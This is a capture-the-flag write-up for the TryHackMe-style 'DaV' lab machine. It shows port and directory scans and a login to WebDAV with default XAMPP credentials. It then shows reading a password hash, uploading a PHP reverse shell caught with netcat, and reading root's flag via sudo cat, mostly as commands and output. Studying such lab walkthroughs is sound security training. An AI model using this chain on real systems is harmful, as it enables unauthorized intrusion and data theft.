
DaV



Enumeration

```
(kali@kali)-[~]
$ sudo nmap -p- --min-rate 5000 -Pn 10.10.17.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 10:23 EDT
Nmap scan report for 10.10.17.2
Host is up (0.19s latency).
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
80/tcp open http
80/tcp open http
80/tcp done: 1 IP address (1 host up) scanned in 14.53 seconds
```

```
-(kali⊛ kali)-[~]
<u>sudo</u> nmap -sV -sC -A -Pn -p 80 10.10.17.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 10:14 EDT
Nmap scan report for 10.10.17.2
Host is up (0.35s latency).
       STATE SERVICE VERSION
80/tcp open http
                     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.2.0
OS details: Linux 3.2.0
Network Distance: 2 hops
```


Dir Scan

```
/webdav (Status: 401) [Size: 458]
/server-status (Status: 403) [Size: 299]
Progress: 220537 / 220564 (99.99%)


2023/06/23 09:59:43 Finished
```


Exploit

Navigate to /webdav path → It would require a creds for accessing



After researching, I found the default creds for login at http://xforeveryman.blogspot.com/2012/01/helper-webdav-xampp-173-default.html





There is a file name passwd.dav → Read it to find any intensive data

DaV

4



Or you can use curl

```
──(kali®kali)-[~/TryHackMe/DaV]
└─$ curl http://10.10.17.2/webdav/passwd.dav --user "wampp:xampp"
wampp:$apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91
```

I save this one for further exploit

Gain Access

Try to upload a reverse shell to the current location with the following command

```
r—(kali®kali)-[~/TryHackMe/DaV]
└$ curl http://10.10.17.2/webdav/ --user "wampp:xampp" --upload-file shell.php
```

```
-(kali® kali)-[~/TryHackMe/DaV]
 -$ curl http://10.10.17.2/webdav/ --user "wampp:xampp" --upload-file shell.php -v
    Trying 10.10.17.2:80 ...
* Connected to 10.10.17.2 (10.10.17.2) port 80 (#0)
* Server auth using Basic with user 'wampp'
> PUT /webdav/shell.php HTTP/1.1
> Host: 10.10.17.2
> Authorization: Basic d2FtcHA6eGFtcHA=
> User-Agent: curl/7.88.1
> Accept: */*
> Content-Length: 5493
> Expect: 100-continue
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
< HTTP/1.1 201 Created
< Date: Fri, 23 Jun 2023 14:17:25 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Location: http://10.10.17.2/webdav/shell.php
< Content-Length: 267
< Content-Type: text/html; charset=ISO-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
Resource /webdav/shell.php has been created.
<hr />
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.17.2 Port 80</address>
</body></html>
* Connection #0 to host 10.10.17.2 left intact
```

Great! The file has been uploaded successfully! Let's check it on the web browser and ready to execute it



Index of /webdav



Apache/2.4.18 (Ubuntu) Server at 10.10.17.2 Port 80

Start Netcat Listener at the local machine and execute the file by clicking it

```
(kali⊕ kali)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...

connect to [10.8.97.213] from (UNKNOWN) [10.10.17.2] 38430

Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux

07:18:48 up 3 min, 0 users, load average: 0.05, 0.09, 0.04

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami

www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ Iduid=33(www-data) gid=33(www-data) groups=33(www-data)

$ ■
```

Now I am in, look around to locate the user.txt file and get the flag

```
$ ls home
merlin wampp
$ cd /home/merlin
$ ls -l
total 4
-rw-rw-r-- 1 merlin merlin 33 Aug 25 2019 user.txt
$ cat user.txt
449b40fe93f78a938523b7e4dcd66d2a
```

Privilege Escalation → **root**

```
$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/b
in
User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
```

Surprisingly that the command sudo -1 could be executed by user www-data and it
allows the user to execute /bin/cat service as root permission

Sudo

If the binary is allowed to run as superuser by <a>sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cat "$LFILE"
```

Through the $\overline{\text{GTFOBins}}$, I replace the $\overline{\text{$LFILE}} \rightarrow \overline{\text{$/$root/root.txt}}$ and get the root flag

\$ sudo /bin/cat "/root/root.txt"
101101ddc16b0cdf65ba0b8a7af7afa5